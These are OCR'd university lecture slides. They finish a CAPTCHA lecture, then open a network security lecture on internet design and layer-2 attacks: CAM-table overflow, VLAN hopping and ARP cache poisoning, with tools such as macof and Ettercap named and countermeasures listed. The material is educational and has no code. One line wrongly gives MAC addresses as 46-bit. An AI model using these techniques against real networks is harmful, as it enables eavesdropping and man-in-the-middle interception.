


Not sure what it says? **Try another**


Type both words separated by a space

Alternate approaches

- MAPTCHAs = math CAPTCHAs
  - Solve a simple math problem
- Puzzles, scene recognition



Select all squares with **street signs**.
If there are none, click skip.




Recover your account

We can help you reset your password and security info. First, enter your Microsoft account and follow the instructions below.

krzyzanowski@me.com

Enter the characters you see


The characters didn't match the picture. Please try again.



Select all squares with **stop signs**.
If there are none, click skip.

reCAPTCHA

- Ask users to translate images of real words & numbers from archival texts
  - Human labor fixed up the archives of the New York Times




- Two sections
  - One for known text and the other is the image text
  - Assume that if you get one right then you get the next one correct
    - Try it again on a few other people to ensure identical answers before marking it correct
- Google bought reCAPTCHA 2009
  - Used free human labor to improve transcription of old books & street data

2014: Google found that AI could crack CAPTCHA & reCAPTCHA images with 99.8% accuracy

NoCAPTCHA reCAPTCHA

Ask users if they are robots



□ I'm not a robot

- Reputation management
  - "Advanced Risk Analysis backend"
  - Check IP addresses of known bots
  - Check Google cookies from your browser
  - Considers user's entire engagement with the CAPTCHA: before, during, and after
    - Mouse movements & acceleration, precise location of clicks
- Newest version: invisible reCAPTCHA
  - Don't even present a checkbox

NoCAPTCHA fallback


If risk analysis fails,

- Present a CAPTCHA
- For mobile users, present a image labeling problem



□ I'm not a robot

Type the text



□ I'm not a robot

Select all images below that match this one:

Alternative: Text/email verification

- Text/email verification
  - Ask users for a phone # or email address
  - Service sends a message containing a verification code
    - Still susceptible to spamming
    - Makes it a bit more difficult … and slower

- Measure form completion times
  - Users take longer than bots to fill out and submit forms
  - Measure completion times
    - Bots can program delays if they realize this is being done

Computer Security

11. Network Security


Paul Krzyzanowski

Rutgers University

Spring 2018

The Internet

Packet switching: store-and-forward routing across multiple physical networks
... across multiple organizations



The Internet: Key Design Principles

1. Support interconnection of networks
   - No changes needed to the underlying physical network
   - IP is a *logical network*

2. Assume unreliable communication
   - If a packet does not get to the destination, software on the receiver will have to detect it and the sender will have to retransmit it


3. Routers connect networks
   - Store & forward delivery

4. No global (centralized) control of the network


Protocol layers

Protocol layers communicate with their counterparts

Low-level attacks can affect higher levels



IP Protocol Stack



7
6
5

Application

4 Transport

3 Network

2 Data Link

1 Physical

Internet protocol stack

SMTP, IMAP, HTTP, FTP, …

BGP, DNS, NTP

TCP, UDP

IP

Ethernet MAC, 802.11, ARP

Data Link Layer


Data Link Layer (Layer 2)

Layer 2 generally has weak security


- MAC Attacks – CAM overflow
- VLAN Hopping
- ARP cache poisoning
- DHCP spoofing

Link Layer: CAM overflow

Layer 2: Ethernet Switches



TP-Link Switch
- 8 1-GbE ports



Cisco Nexus 9516 Switch
- 1/10/40 GbE
- 21-rack-unit chassis
- Up to 576 1/10 Gb ports

Ethernet MAC addresses

- Ethernet frames are delivered based on their 46-bit MAC address
  - Top 24 bits: manufacturer code assigned by IEEE
  - Bottom 24 bits: assigned by manufacturer
  - `ff:ff:ff:ff:ff:ff` = broadcast address

Ethernet MAC address ≠ IP address

How does an Ethernet switch work?

- A switch contains a switch table (MAC address table)
  - Contains entries for known MAC addresses & their interface
- Forwarding & filtering: a frame arrives for some destination address *D*
  - Look up *D* in the switch table to find the interface
  - If found & the interface is the same as the one the frame arrived on
    - Discard the frame (**filter**)
  - If found & *D* is on a different interface
    - **Forward** the frame to that interface: queue if necessary
  - If not found
    - **Forward** to ALL interfaces

The switch table

A switch is self-learning

- Switch table (MAC address → interface): initially empty
- Whenever a frame is received, associate the interface with the source MAC address in the frame
- Delete switch table entries if they have not been used for some time

Switches have to be fast: can't waste time doing lookups

- They use CAM – Content Addressable Memory
- Fixed size table

CAM overflow attack

Exploit size limit of CAM-based switch table

- Send bogus Ethernet frames with random source MAC addresses
  - Each new address will displace an entry in the switch table
  - *macof* tool: ~100 lines of perl
- With the CAM table full, legitimate traffic will be broadcast to all links
  - A host on any port can now see all traffic
  - CAM overflow attack turns a switch into a hub
- Countermeasures: port security
  - Some managed switches let you limit # of addresses per switch port

dsniff: collection of tools for network auditing and penetration testing
`https://monkey.org/~dugsong/dsniff/`

Link Layer: VLANs & VLAN hopping


VLANs

- A switch + cables creates a local area network (LAN)
- We use LANs to
  - Isolate broadcast traffic from other groups of systems
  - Isolate users into groups
  - What if users move? What if switches are inefficiently used?
- Virtual Local Area Networks (VLANs)
  - Create multiple virtual LANs over one physical switch infrastructure
  - Network manager can assign a switch's ports to a specific VLAN
  - Each VLAN is a separate broadcast domain

VLAN Trunking

VLANs across multiple locations/switches

– VLAN Trunking: a single connection between two VLAN-enabled switches carries all traffic for all VLANs




VLAN Hopping Attack

- VLAN trunk carries traffic for *all* VLANs
- Extended Ethernet frame format
  - 802.1Q for frames on an Ethernet trunk = Ethernet frame + VLAN tag
  - Sending switch adds VLAN tag for traffic on the trunk
  - Receiving switch removes VLAN tag and sends traffic to appropriate VLAN ports based on VLAN ID

Attack: **switch spoofing**

Devices can spoof themselves to look like a switch with a trunk connection and become a member of all VLANs




Avoiding VLAN Hopping

- Disable unused ports & assign them to an unused VLAN
- Disable auto-trunking
- Explicitly configure trunking on switch ports that are used for trunks

ARP Cache Poisoning
(ARP Spoofing)

Find MAC address given an IP address

- We need to send a datagram to an IP address
- It is encapsulated in an Ethernet frame and a MAC address



MAC destination | MAC source | type | IP header | IP data | CRC

- How do we know what MAC address to use?

Address Resolution Protocol (ARP)

- ARP table
  - Kernel table mapping IP addresses & corresponding MAC addresses
  - OS uses this to fill in the MAC header given an IP destination address
  - *What if the IP address we want is not in the cache?*
- ARP Messages
  - A host creates an ARP query packet & broadcasts it on the LAN
    - Ethernet broadcast MAC address: `ff:ff:ff:ff:ff:ff`
  - All adapters receive it
    - If an adapter's IP address matches the address in the query, it responds
    - Response is sent to the MAC address of the sender

HW Protocol (ethernet)	Protocol type (e.g., IPv4)	MAC addr length	query/ response	sender MAC addr	sender IP addr	target MAC addr	target IP addr

ARP packet structure

see the **arp** command on Linux/BSD/Windows/OS X

ARP Cache Poisoning

- Network hosts cache any ARP replies they see … even if they did not originate them … on the chance that they might have to use that IP address

- Any client is allowed to send an *unsolicited* ARP reply
  - Called a **gratuitous ARP**

- ARP replies will overwrite older entries in the ARP table … even if they did not expire

- **An attacker can create fake ARP replies**
  - Containing the attacker's MAC address and the target's IP address
  - This will direct any traffic meant for the target to the attacker
  - Enables man-in-the-middle or denial of service attacks

See *Ettercap* – a multipurpose sniffer/interceptor/logger
